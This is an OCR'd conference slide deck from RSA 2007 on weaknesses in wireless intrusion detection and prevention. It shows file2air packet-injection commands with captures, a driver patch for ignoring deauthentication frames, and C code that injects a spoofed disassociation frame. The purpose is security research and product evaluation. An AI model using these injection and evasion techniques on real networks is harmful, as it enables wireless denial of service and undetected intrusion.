
RSA CONFERENCE 2007

Wireless IDS Challenges and Vulnerabilities



Joshua Wright
Senior Security Researcher
Aruba Networks

Introduction

- Challenges and vulnerabilities in WIDS
- WIDS evasion techniques
- WIPS techniques, vulnerabilities
- Standardizing WiFi attack nomenclature
- Testing WIDS systems
- Recommendations

WIDS Introduction

- IDS is an established, well-utilized technology
- WIDS adapts IDS to wireless-specific medium
  - Relatively immature field
  - Not a comprehensive solution for analysis (but we're working on it!)
- Several commercial, limited OSS solutions
- Deployed as overlay or integrated monitoring solutions

WIDS Evasion

- Attackers want to avoid two things:
  - They don't want to get caught
  - They don't want someone else to compromise the networks they 0wn
- Solution: Utilize evasion techniques to bypass detection mechanisms
- Wired IDS evasion is well-known
  - Ptacek/Newsham, RFP, Kaminski, Song, …
  - Most techniques apply to wireless as well

Rogue AP Threat

- Unauthorized AP introduced to your LAN
  - No encryption, no authentication
- Single biggest threat to wireless security
- Three types of rogues:
  - Malicious: Attacker introduced
  - Friendly: Oblivious employee
  - Misconfigured: Authorized AP with configuration mistakes
- All WIDS vendors offer detailed monitoring, analysis mechanisms to mitigate rogue threat

Bluetooth AP Risks


- Like 802.11 rogue APs, Bluetooth rogues expose LANs
- Bridges LAN through PPP over RFCOMM, or PAN/BNEP profile
  - Attacker connects without authenticating, requests DHCP address
- Device itself vulnerable to several attacks
- Bluetooth rogue evades standard WIDS analysis mechanisms

802.11 Fragmentation

- Like IP, 802.11 supports fragmentation
  - —Not often used in practice
- Frame control field, "more fragments" bit
- Sequence control field
  - —4 bits fragment number (up to 16 fragments)
  - —12 bits sequence number
- Stations reassemble fragments in fragment number order
- Frame is complete when MF is cleared

Evasion with Fragmentation

Attacker can evade signature-based analysis by fragmenting packets



ARUBA™
The Mobile Edge Company

Fragment Implementation

```
# file2air -i ath0 -r madwifing -f eap-logoff.bin -p 6
Transmitting packets ... done.
```

File Edit View Go Capture Analyze Statistics Help


No.	Time	Source	Dest	Protocol	Info
1	0.000000	00:04:23:63:88:d7	00:40:96:47:86:ce	Data	Fragmented IEEE 802.11 frame
2	0.000452	00:04:23:63:88:d7	00:40:96:47:86:ce	Data	Fragmented IEEE 802.11 frame
3	0.000484	00:04:23:63:88:d7	00:40:96:47:86:ce	Data	Fragmented IEEE 802.11 frame
4	0.000508	00:04:23:63:88:d7	00:40:96:47:86:ce	Data	Fragmented IEEE 802.11 frame
5	0.000485	00:04:23:63:88:d7	00:40:96:47:86:ce	Data	Fragmented IEEE 802.11 frame
6	0.000514	00:04:23:63:88:d7	00:40:96:47:86:ce	EAPOL	Logoff

```
▷ Frame 1 (26 bytes on wire, 26 bytes captured)
▽ IEEE 802.11
    Type/Subtype: Data (32)
  ▷ Frame Control: 0x0D08 (Normal)
    Duration: 314
    BSS Id: 00:40:96:47:86:ce (00:40:96:47:86:ce)
    Source address: 00:04:23:63:88:d7 (00:04:23:63:88:d7)
    Destination address: 00:40:96:47:86:ce (00:40:96:47:86:ce)
    Fragment number: 0
    Sequence number: 2083
    Reassembled 802.11 in frame: 6
  Data (2 bytes)
```

802.11 NAV Attacks

- Network Allocation Vector
- Stations indicate their "intended" use time for the medium (virtual carrier-sense)
  - Other stations back-off until duration expires
- Maximum NAV 32,767 usec (1/30th sec)
- Attacker can flood 30 pps with max NAV to indefinitely reserve medium
- Implemented with RTS/CTS flood attacks

RTS/CTS NAV Attack



RTS Frames Alone Affect NAV?

- RTS frames specify NAV duration for the next frame to be transmitted
- For efficiency, fragments also specify NAV for future fragments
  - Instead of RTS → Frag → RTS → Frag → …
- Attacker can use RTS frames, or data frames with MF set to specify NAV
- NULL payload data frames can be used regardless of encryption type (WPA/WPA2)
- Trivial modification to known RTS flood attack

Data Fragment - "Virtual RTS"

```
# file2air -i ath0 -r madwifing -f frag-vrts.bin -n 999999 -t
Transmitting packets ... done.
```

File Edit View Go Capture Analyze Statistics Help

No.	Time	Source	Dest	Protocol	Info
460	4.127621	00:13:ce:55:98:ef	00:0f:66:e3:e4:03	Null function (No data)	Null fur
461	4.128748		00:13:ce:55:98:ef (RA)	Acknowledgement	Acknowle
462	4.143612	00:13:ce:55:98:ef	00:0f:66:e3:e4:03	Null function (No data)	Null fur
463	4.144749		00:13:ce:55:98:ef (RA)	Acknowledgement	Acknowle
464	4.159613	00:13:ce:55:98:ef	00:0f:66:e3:e4:03	Null function (No data)	Null fur
465	4.160742		00:13:ce:55:98:ef (RA)	Acknowledgement	Acknowle
466	4.175615	00:13:ce:55:98:ef	00:0f:66:e3:e4:03	Null function (No data)	Null fur
467	4.176775		00:13:ce:55:98:ef (RA)	Acknowledgement	Acknowle

```
▽ IEEE 802.11
    Type/Subtype: Null function (No data) (36)
  ▷ Frame Control: 0x0548 (Normal)
    Duration: 32767
    BSS Id: 00:0f:66:e3:e4:03 (00:0f:66:e3:e4:03)
    Source address: 00:13:ce:55:98:ef (00:13:ce:55:98:ef)
    Destination address: 00:0f:66:e3:e4:03 (00:0f:66:e3:e4:03)
    Fragment number: 0
    Sequence number: 2442
```

More Fragments bit set

Not detected by WIDS systems!

Wireless IPS Techniques

- A rogue AP is a threat to your organization
- A rogue AP with an unauthorized user connected is a more significant threat
- WIDS systems can implement same DoS techniques against rogue attackers use
  - Often implemented as a deauthenticate flood
- Not always implemented sufficiently to stop a crafty attacker
- Turns a passive WIDS system active

Wireless IPS Containment Trace

File Edit View Go Capture Analyze Statistics Help

No.	Time	Src MAC	Dst MAC	Protocol	Info
1	0.000000	00:40:96:a6:3d:c8	00:12:17:9f:08:73	ICMP	Echo (ping) request
2	0.000809	00:12:17:9f:08:72	00:40:96:a6:3d:c8	IEEE 8	Deauthentication
3	0.002057	00:12:17:9f:08:73	00:40:96:a6:3d:c8	ICMP	Echo (ping) reply
4	0.020637	00:40:96:a6:3d:c8	ff:ff:ff:ff:ff:ff	IEEE 8	Probe Request, SSID: "linksys-g"
5	0.022626	00:12:17:9f:08:72	00:40:96:a6:3d:c8	IEEE 8	Probe Response, SSID: "linksys-g"
6	1.177038	00:40:96:a6:3d:c8	00:12:17:9f:08:72	IEEE 8	Authentication
7	1.177824	00:12:17:9f:08:72	00:40:96:a6:3d:c8	IEEE 8	Deauthentication
8	1.179406	00:12:17:9f:08:72	00:40:96:a6:3d:c8	IEEE 8	Authentication
9	1.222459	00:40:96:a6:3d:c8	ff:ff:ff:ff:ff:ff	IEEE 8	Probe Request, SSID: "linksys-g"

Seq# 3932

```
▽ IEEE 802.11
    Type/Subtype: Deauthentication (12)
  ▷ Frame Control: 0x00C0 (Normal)
    Duration: 314
    Destination address: 00:40:96:a6:3d:c8 (00:40:96:a6:3d:c8)
    Source address: 00:12:17:9f:08:72 (00:12:17:9f:08:72)
    BSS Id: 00:12:17:9f:08:72 (00:12:17:9f:08:72)
    Fragment number: 0
    Sequence number: 0
▷ IEEE 802.11 wireless LAN management frame
```

Rogue STA

WIPS monitor spoofs deauthenticate frames to DoS attacker

WIPS Weakness #1

- Some vendors send deauth to STA only
- Trivial for attacker to modify driver to ignore frames, bypass WIPS
- Vendors must send deauth bi-directionally

```
void ieee80211_recv_mgmt(struct ieee80211com *ic, <snip>) {
<snip>
    case IEEE80211_FC0_SUBTYPE_DEAUTH: {
<snip>
        switch (ic->ic_opmode) {
        case IEEE80211_M_STA:
            // ieee80211_new_state(ic, IEEE80211_S_AUTH,
            //    wh->i_fc[0] & IEEE80211_FC0_SUBTYPE_MASK);
            break;
```

WIPS Weakness #2

- Previously passive system now active
- Attacker can fingerprint vendor by observing IPS activity
  - Type of DoS (deauth flood, disassoc flood)
  - Reason code in management frame payload
  - Selection of sequence number
  - Timing between frames, duration value, …
- Once WIPS is identified, attacker can selectively implement attacks to evade WIDS

Weaknesses in wireless LAN session containment:
http://i.cmpnet.com/nc/1612/graphics/SessionContainment_file.pdf

Standardizing Attack Naming

- Each WIDS vendor uses independent naming, attack identification
  - Similar to wired IDS industry, circa 1997
- Vendor "A" claims to identify 500 attacks
- Vendor "B" claims to identify 75 attacks
  - Both identify the same attacks
- void11, file2air, omerta, hunter_killer attacks OR "deauthenticate flood"?
- What does "Wireless Phishing" mean?
- Standardized naming accommodates apples-to-apples comparison of attack detection

WVE - www.wve.org

- Public database on wireless-specific vulnerabilities and exploit tools
- Anyone can contribute missing vulnerability or attack tool information
- WVE Editors review submissions, approve WVE candidates
- Multiple editors vote to approve/reject WVE candidates
- Editors follow guidelines for ethical disclosure of vulnerabilities before making them public

WVE Entry Sample

WirelessVE.org :: WVE-2005-0060 - coWPAtty - Mozilla Firefox

File Edit View Go Bookmarks Tools Help

Go https://www.wirelessve.org/entries/show/WVE-2005-0060

wve™ Wireless Vulnerabilities & Exploits

Menu

- Home
- Login
- Register
- News
- About WVE
  - FAQ
  - Sponsors
  - Editorial Board
  - Links
  - Contact Us
- Database
  - Submit Entry
  - Search
  - Browse

coWPAtty

WVE ID: WVE-2005-0060

Type: Exploit

Status: Candidate

Classification:
Authentication Management
Cryptographic

Description:
Runs a dictionary attack against WPA/WPA2-Personal PSK passphrases which can be used to identify weak passphrases used to create the PSK.

Evaluating WIDS Systems

- Not all WIDS systems are created equal
- Consumers should independently evaluate WIDS systems before implementation
- Level 1 testing: Use Existing Tools
  - Collect available tools for testing
  - Mostly Linux focused
  - Using pre-built Linux bootable CD easiest way to get started using wireless attack tools

BackTrack Linux CD - www.remote-exploit.org

Level 2 Testing - Packet Injection

- Transmit spoofed frames using arbitrarily crafted 802.11 frames with file2air
- Used for testing various attacks with a single frame (deauth flood, RTS flood, etc)
- Comes with a handful of binary packet files to get started
- Wireshark File → Export → Selected Bytes to create new files, hex editor to modify
- Available on BackTrack CD

http://802.11ninja.net/code/file2air-1.0RC1.tgz

Level 3 Testing - Write Your Own Tools

- LORCON - Loss Of Radio CONnectivity
- C API for transmitting arbitrary 802.11 frames with Linux, licensed under GPLv2
- Abstracts developer from driver-specific dependencies
- LORCON tools today will work with future drivers (802.11n, for example)
- Check out development code in-progress with SVN

```
$ svn co https://felloffthebackofatruck.com/svn/tx-80211
```

Simple LORCON Application (1)

```
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <linux/wireless.h>
#include <tx80211.h>
#include <tx80211_packet.h>

int main() {
    uint8_t packet[] = /* management frame, type disassociate */
       {0xa0,0x00,0xc0,0xc3,0x00,0x04,0x23,0x63,0x88,0xd7,0x00,0x0f,0x66,0xe3,
        0xe4,0x03,0x00,0x0f,0x66,0xe3,0xe4,0x03,0x90,0x08,0x02,0x00,0x00,0x00};
    struct tx80211 in_tx;
    struct tx80211_packet in_packet;
    int drivertype=INJ_MADWIFI;
    char iface[] = "ath0";

    /* Initialize LORCON with card type, interface */
    if (tx80211_init(&in_tx, iface, drivertype) < 0) {
        perror("tx80211_init");
        return 1;
    }
```

Standard includes, plus socket and LORCON headers

Simple LORCON Application (2)

```
/* continued ... */

    /* Set monitor mode */
    tx80211_setmode(&in_tx, IW_MODE_MONITOR);

    /* Set channel */
    tx80211_setchannel(&in_tx, 11);

    /* Open the interface */
    tx80211_open(&in_tx);

    /* Setup and transmit the packet */
    in_packet.packet = packet;
    in_packet.plen = sizeof(packet);

    tx80211_txpacket(&in_tx, &in_packet);

    /* Close and exit */
    tx80211_close(&in_tx);
    return 0;
}
```

Change to RFMON mode for TX

Change to the specified channel

Open the socket for transmission

in_packet struct has 2 members:
- uint8_t array/packet contents
- length of uint8_t array

Transmit the packet!

Cleanup when we're finished


Recommendations

- Evaluate WIDS independently before adoption
- Determine the kind of resources vendor is putting behind WIDS tools
  - Participation in community wireless efforts (IEEE, IETF, public speaking, R&D, OSS)
- Ask about integration for Layer 3+ analysis
  - Challenging for overlay vendors with encrypted traffic
- Ask how about plans to accommodate distributed non-802.11 wireless analysis
- Contribute vulnerabilities, exploits to WVE
- Do not rely on WIDS for security panacea
  - Consider other vendor security strengths/weaknesses

“tcp[13] & 0x01 != 0”

- Comments/Questions?
- Please use your skills for good, not evil
- Thank you

Joshua Wright
Aruba Networks
jwright@arubanetworks.com
401-524-2911



ARUBA™
The Mobile Edge Company